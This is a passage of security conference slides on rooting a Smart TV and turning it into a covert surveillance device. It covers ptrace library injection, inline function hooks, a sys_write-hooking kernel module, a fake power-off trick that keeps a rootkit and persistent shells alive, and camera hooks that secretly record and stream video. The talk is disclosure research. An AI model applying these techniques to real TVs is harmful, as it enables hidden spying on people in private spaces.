- There are many binaries but a binary is very huge over 100mb and it is the core program
  - Even ported GDB was not convenient
  - Many hangs which we didn't figure yet
- Wanted to have a more comfortable tool to use
- @collinrm Collin Mulliner's android DBI
  - http://www.mulliner.org/android/
  - http://www.mulliner.org/android/feed/collin_android_dbi_v02.zip

Collin’s DBI for Android

- How Collin’s DBI for Android works
  - It ptrace() a target process and changes PC, then executes a shellcode that does dlopen()
    - The dlopen() shellcode is in stack
    - Call mprotect() to make it executable
  - The shellcode patches our target function
  - hijack.c: inject libt.so into the target process using ptrace()
  - libt.c: inline hooking in the target function
- It works great after modifying a bit for TV

Sample hooking code

```
// TCTv::Power(int, TCTv::EBootReason, bool)
#define ADDR 0x00E5CBC4

void _init() {

         printf("libt.so loaded...\n");
         fflush(stdout);
         // TCTv::Power(int, TCTv::EBootReason, bool)
         addr = (void *)(((int)ADDR) & ~(4096-1));
         mprotect((char *)addr, 0x1000, PROT_READ|PROT_WRITE|PROT_EXEC);
         hook(&hook_info, ADDR, hooked_func);
}
```

```
void (*orig_my_func) (int a, int b, int c);

void hooked_func(int a, int b, int c) {
         printf("hooked!\n");
         fflush(stdout);
         orig_my_func = (void*) hook_info.orig;
         hook_precall(&hook_info);
         orig_my_func(a, b, c);
         hook_postcall(&hook_info);
}
```

Debugging to trace C++ stacks

- **C++ is hard to know who is calling and who is called, we mainly used DBI to trace it easily. Argument value is bonus.**

```
asm ("mov %0, %%r0\n" :"=r"(r0));
asm ("mov %0, %%r1\n" :"=r"(r1));
asm ("mov %0, %%r2\n" :"=r"(r2));
asm ("mov %0, %%r3\n" :"=r"(r3));
asm ("mov %0, %%lr\n" :"=r"(lr));
asm ("mov %0, %%pc\n" :"=r"(pc));
printf("=== Dump Registers ===\n");
printf("r0 = %p\n", r0);
printf("r1 = %p\n", r1);
printf("r2 = %p\n", r2);
printf("r3 = %p\n", r3);
printf("lr = %p\n", lr);
printf("pc = %p\n", pc);
p = (int *)r0;
printf("this pointer : %p\n", p);
vftable = (int *)*p;
printf("vftable : %x\n", vftable);
```

Watch the log

- Our target is a background process
- We can’t see printf() messages
- So, we made a simple Linux kernel module for hooking sys_write()
- /tmp/message.log

```
asmlinkage ssize_t hooked_sys_write(int fd, char* buf, size_t count)
{
         ...
         sprintf(str, "[rootkit] Message from %s (%d)\n\n", c
                  urrent->comm, current->pid);
         write_to_file("/tmp/message.log", str, strlen(str));

         return org_sys_write(fd, buf, count);
         ...
}
```

Guide by the dev: Debug messages in binaries

- The developers leave a lot of debug messages that can be very useful for us
  - --- SCAN CODE=[%d] vs Converted CODE=[%d]
  - TYPE=[%ld], CODE=[%d]
  - ***** kbd=[0x%lx] VS m_keyboard=[0x%lx] *****
- Unfortunately, global variables made for release version don't help us

```
...
if (global_690E4C8 <= some_value ) {
         if ( some_value <= global_690E4D0 ) {
                  printf("SOME_VERY_USEFUL_DEBUG_MSG");
         }
}
...
```

To get hints from developers

- But, we can change the global values by runtime patch and see those useful messages

```
ptrace(PTRACE_ATTACH, pid, 0, 0);
ptrace(PTRACE_POKEDATA, pid, 0x690E4C8, 0x00000000); // DEBUG_LOW_ADDRESS
ptrace(PTRACE_POKEDATA, pid, 0x690E4D0, 0x00003030); // DEBUG_HIGH_ADDRESS
ptrace(PTRACE_DETACH, pid, 0, 0);
```

- Then, it’s going to be more easier

Does your rootkit work 24/7?

- My father always tells me
  - Father: "Turn off TV before you go out."
  - Me: "But, my rootkit is running inside!"
- As Smart TV is like a regular PC, when users turn off TV, every program is down
- It's time to show a clever trick
- If we can
  - #1984 and 24-hour surveillance

Korean hackers work for 24/7


- Our surveillance program should work for 24/7 even when users turn-off TV
  - For the record:
    - We didn't really want to make this, but, the company said to media (*ZDNET Korea*)
    - "By bad guys, taking pictures might be possible in TV, but, when users turn off TV, it's impossible."
  - But Smart TV is just like a regular PC, we should be able to do everything if we already pwned it.

How? Reversing and hacking

- First, we should find functions that do turn-on and turn-off
  - TCTv::Power()
- When TV is on and user press “power button”, TV does
  - Off screen
  - Off sound
  - Off some processes
    - Not kernel
  - And reach to TCTv::Power() to actually turn off

Trick for 24/7

- So, we put a tiny hook code in prologue of TCTv::Power()
  - Just "return"
- Then, it seems TV is off except this LED



Trick for 24/7

- To turn off the LED, we call
  - TDsSystem::SetLightEffect() with 0
- Now, the TV looks turn-off!
  - But actually not
  - Our rookit is still working
- We have to put another hook code at TCTv::Power() again
  - if(second_condition)
    TDsSystem::SetLightEffect() with 3

Trick for 24/7

- Later, user push “power button” again to turn on the TV
- It will reach to TCTv::Power() and TDsSystem::SetLightEffect(3) will be called
  - To make the LED on
- Then, we call TDsSystem::SetPower(0)
  - For “fast-reboot”, this takes only 1 sec
  - And TV screen, sound, processes go up
- Since the fast-reboot, it’s rebooted and our shell is disconnected
  - But we have persistence shells!
  - After a few minuets later, we’ll get a shell

Trick for 24/7

- By this way, users never realize if there is something inside!
  - Rootkit!
- So, we've done so far
  - Getting shells from the box
  - Cute tricks for debug messages
    - Patch and linux kernel module
  - Some debugging
  - Persistence shells
  - 24/7 working
- And.. Where is the surveillance?!

The self surveillance program

- We've implemented two surveillance tools
  - 1: Taking pictures and sending them to our server automatically
  - 2: Video recording and live-watch it remotely (Streaming!)
- We'll cover both how we implemented the 2 tools
- But will only give a demo for the second one as it's much more funnier than first one and due to time lack

A photo taker

- We have to understand how the TV works
  - How?
  - A lot of reversing

- We could use the camera device driver directly, but, tried to know what user level functions are actually used for it

Ideas to implement a photographer

- 1. Learn API related camera provided by the vendor and use it our app
  - Problem: possibility it only works in a normal app and can not be background
- 2. Reversing the default camera program in the TV
  - Problem: it takes more time than just learning those APIs
  - But we take this because this might be an ultimate solution

Ideas to implement a photographer

- How the default camera program works
  - 1. Open /tmp/stream_socket
  - 2. Send commands to the socket
  - [Commands]
    - Send “Camera”
    - Send “StopSecCamStreaming”
    - Send “SetMicVolume”
    - And so on..
    - Send “SetCameraDisplaySize”
    - Send “SetCameraProperty”
    - Send “CaptureCamVideo”
    - Send “StopCamVideo”
    - And reply them for loop

Protocol for the commands

- It has a fairly simple protocol format
  - [Length_of_command] – [Command] – [Length_of_ARG1] – [ARG1_value] – [Length_of_ARG2] – [ARG2_value] – [Length_of_ARG3] – [ARG3_value] – [Length_of_ARG4] – [ARG4_value] and so on
- A dump for SetCamVideoDisplaySize command
  - 0x18 0x00 0x00 0x00 0x53(S) 0x65(e) 0x74(t) 0x43(C) 0x61(a) 0x6d(m) 0x56(V) 0x69(i) 0x64(d) 0x65(e) 0x6f(o) 0x44(D) 0x69(i) 0x73(s) 0x70(p) 0x6c(l) 0x61(a) 0x79(y) 0x53(S) 0x69(i) 0x7a(z) 0x65(e) 0x00 0x00 0x04 0x00 0x00 0x00 0x30(0) 0x00 0x00 0x00 0x04 0x00 0x00 0x00 0x30(0) 0x00 0x00 0x00 0x08 0x00 0x00 0x00 0x31(1) 0x39(9) 0x32(2) 0x30(0) 0x00 0x00 0x00 0x00 0x08 0x00 0x00 0x00 0x31(1) 0x30(0) 0x38(8) 0x30(0) 0x00 0x00 0x00 0x00

A video taker

- Now, you can take pictures by the communication with the socket
  - And within the commands
- It’s time to implement a video taker
- There was a problem that the camera app didn’t make a dump file for the stream
- So, we had to find a way to dump it
- By reversing, we’ve analyzed we can be reached there via..

#TODO – Video recording

```
...
CMoIPStreamManager::StartMediator() ->
CMoIPStreamManager::SetMicVolume() ->
CMoIPCameraManager::SetProperty() ->
CMoIPEmpMediator::ProcessCmd() =>
CMoIPCameraManager::GetCapability() =>
CMoIPStreamManager::SetCamVideoSize(0,0,1920,1080) ->
CMoIPStreamManager::SetCameraProp(3,1280,720) ->
CMoIPStreamManager::SetCamSrcSize(1280,720) ->
CMoIPVideoFeeder::SetScrVideoSize(1280,720) ->
CMoIPStreamManager::StartCamVideo(1,2) ->
CMoIPStreamManager::InitializeCamVideo() ->
CMoIPVideoFeeder::SetSourceType() ->
CMoIPVideoFeeder::StartRenderer() ->
CMoIPVideoFeeder::Initialize() ->
CMoIPVideoFeeder::InitVideo() ->
CMoIPVideoFeeder::t_InitVideoDecoder() ->
CMoIPStreamThread::Create() ->
CMoIPStreamManager::StartCamRecord() ->
CMoIPReceiveCamVideo::SubmitVideoData() ->
CMoIPBuffer::Read() ->
CMoIPVideoFeeder::SubmitVideoData()
...
```

ReadBuffer sounds always good

- CMoIPBuffer::Read() sounds very good
  - Dumping buffer and saving it into a file
- But a better way at StartRenderer()

```
LDR              R12, =(_GLOBAL_OFFSET_TABLE_ - 0x263FFD8)
MOV              R1, #3
LDR              R2, =(aCmoipvideof_18 - 0x66E91E8)
ADD              R12, PC, R12 ; _GLOBAL_OFFSET_TABLE_
STMFD            SP!, {R3,R4,R11,LR}
ADD              R2, R12, R2
MOV              R4, R0
LDR              R3, [R0,#0x58]
ADD              R11, SP, #0xC
MOV              R0, #5
BL               _ZN7CCDebug5PrintI11CCDebugMoIPEEvmmPKcz
MOV              R0, R4
BL               _ZN16CMoIPVideoFeeder10InitializeEv
MOV              R3, #1
MOV              R0, R4
STRB             R3, [R4,#0x66]
BL               _ZN16CMoIPVideoFeeder11t_StartDumpEv
LDMFD            SP!, {R3,R4,R11,PC}
```

_ZN16CMoIPVideoFeeder11t_StartDumpEv

```
STMFD           SP!, {R4-R6,R11,LR}
ADD             R11, SP, #0x10
SUB             SP, SP, #0x104
LDR             R4, =(_GLOBAL_OFFSET_TABLE_ - 0x263F12C)
MOV             R5, R0
ADD             R4, PC, R4 ; _GLOBAL_OFFSET_TABLE_
LDRB            R3, [R0,#0x1C]
CMP             R3, #0
BEQ             BAD_LOCATION
LDR             R3, [R0,#0xC]
CMP             R3, #0
BEQ             GOOD_LOCAION
LDR             R2, =(aCmoipvideof_11 - 0x66E91E8)
MOV             R0, #5
LDR             R3, [R5,#0x58]
MOV             R1, #3
ADD             R2, R4, R2
BL              _ZN7CCDebug5PrintI11CCDebugMoIPEEvmmPKcz
SUB             SP, R11, #0x10                         ← BAD_LOCATION
LDMFD           SP!, {R4-R6,R11,PC}
SUB             R6, R11, #-s    #
```

_ZN16CMoIPVideoFeeder11t_StartDumpEv

```
SUB                R6, R11, #-s                        ← GOOD_LOCAION
LDR                R1, =(aMtd_rwcommonFe - 0x66E91E8)
LDR                R2, [R0,#0x58]
ADD                R1, R4, R1
MOV                R0, R6
BL                 sprintf
LDR                R1, =(aAmrWb+4 - 0x66E91E8)
MOV                R0, R6
ADD                R1, R4, R1
BL                 fopen
LDR                R2, =(aCmoipvideof_12 - 0x66E91E8)
LDR                R3, [R5,#0x58]
MOV                R1, #3
ADD                R2, R4, R2
STR                R0, [R5,#0xC]
MOV                R0, #5
BL                 _ZN7CCDebug5PrintI11CCDebugMoIPEEvmmPKcz
B                  loc_263F158
```

Thank you for the code, dev!

- So, if we set arg1 + 0x1c to not 0, the program saves the buffer into a file
- Alright, we do this by patching again

```
int hooked_func(unsigned int a) {
         unsigned int *p, value;
         int (*my_func)(unsigned int b);
         printf("hooked CMoIPVideoFeeder::StartRenderer\n");
         value = *(int *)(a+28);
         p = a+28;
         *p = 1;
         my_func = (void*) hook_info.orig;
         hook_precall(&hook_info);
         value = my_func(a);
         hook_postcall(&hook_info);
         return value;
}
```

We have a video file, then?

- We now have a video file
  - We could just send it to us and open it
- But we made a streaming for show

- Now.. Go for DEMO!

Live streaming demo

- Well, we've tested a lot but
- I hope there are no demo gods here
- If demo fail, I'll try it at the end of today again

Live Streaming
#Adult_Only

Conclusion


- Smart TV hacks probably doesn't make money like Smartphone hacks
- But personal privacies are very important
- And Smart TV is a perfect environment for surveillance
  - Power is connected
  - Camera and voice sensors
  - Can be located at very privacy places
  - Almost no noise while running
- It's now getting used more and more in office environments, Smart TV security should be considered for security policy

Thanks to

- Mongii from hackerschool.org
  - Helped me a lot and got me inspired
- Tora from google
- Defend.the.world!
- Donato from revuln.com
  - Tora and Donato gave me nice comments
- Samygo forum
  - Lots of useful information
- IAS Lab, CIST, Korea University

Q & A

- Thank you for attending
- Contact me if you have any question
  - beist@grayhash.com
  - http://twitter.com/beist



SeungJin Lee
E-mail : beist@grayhash.com
Twitter : @beist

Beist has been a member of the IT security field since 2000. His first company was Cyber Research based in Seoul, South Korea and first focused on pen-testing. He then got a Computer Engineering B.A. degree from Sejong University. He has won more than 10 global CTF hacking contests in his country as well as passed DefCon quals 5 times. He has sold his research to major security companies like iDefense and ZDI (Recon ZDI contest). He has run numerous security conferences and hacking contests in Korea. Hunting bugs and exploiting them are his main interest. He does consulting for big companies in Korea and is now a graduate student at CIST IAS LAB, Korea University.

Seungjoo Kim (Corresponding Author)
E-mail : skim71@korea.ac.kr
Homepage : www.kimlab.net
Facebook, Twitter : @skim71

Prof. Seungjoo Kim received his B.S. (1994), M.S. (1996), and Ph.D. (1999) in information engineering from Sungkyunkwan University (SKKU) in Korea. Prior to joining the faculty at Korea University (KU) in 2011, He served as Assistant & Associate Professor of School of Information and Communication Engineering at SKKU for 7 years. Before that, He served as Director of the Cryptographic Technology Team and the (CC-based) IT Security Evaluation Team of the Korea Information Security Agency (KISA) for 5 years. Now he is Full Professor of Graduate School of Information Security at KU, and a member of KU's Center for Information Security Technologies (CIST). Also, He has served as an executive committee member of Korean E-Government, and advisory committee members of several public and private organizations such as National Intelligence Service of Korea, Digital Investigation Advisory Committee of Supreme Prosecutors' Office, Ministry of Justice, The Bank of Korea, ETRI(Electronic and Telecommunication Research Institute), and KISA, etc. His research interests include cryptography, information security and information assurance.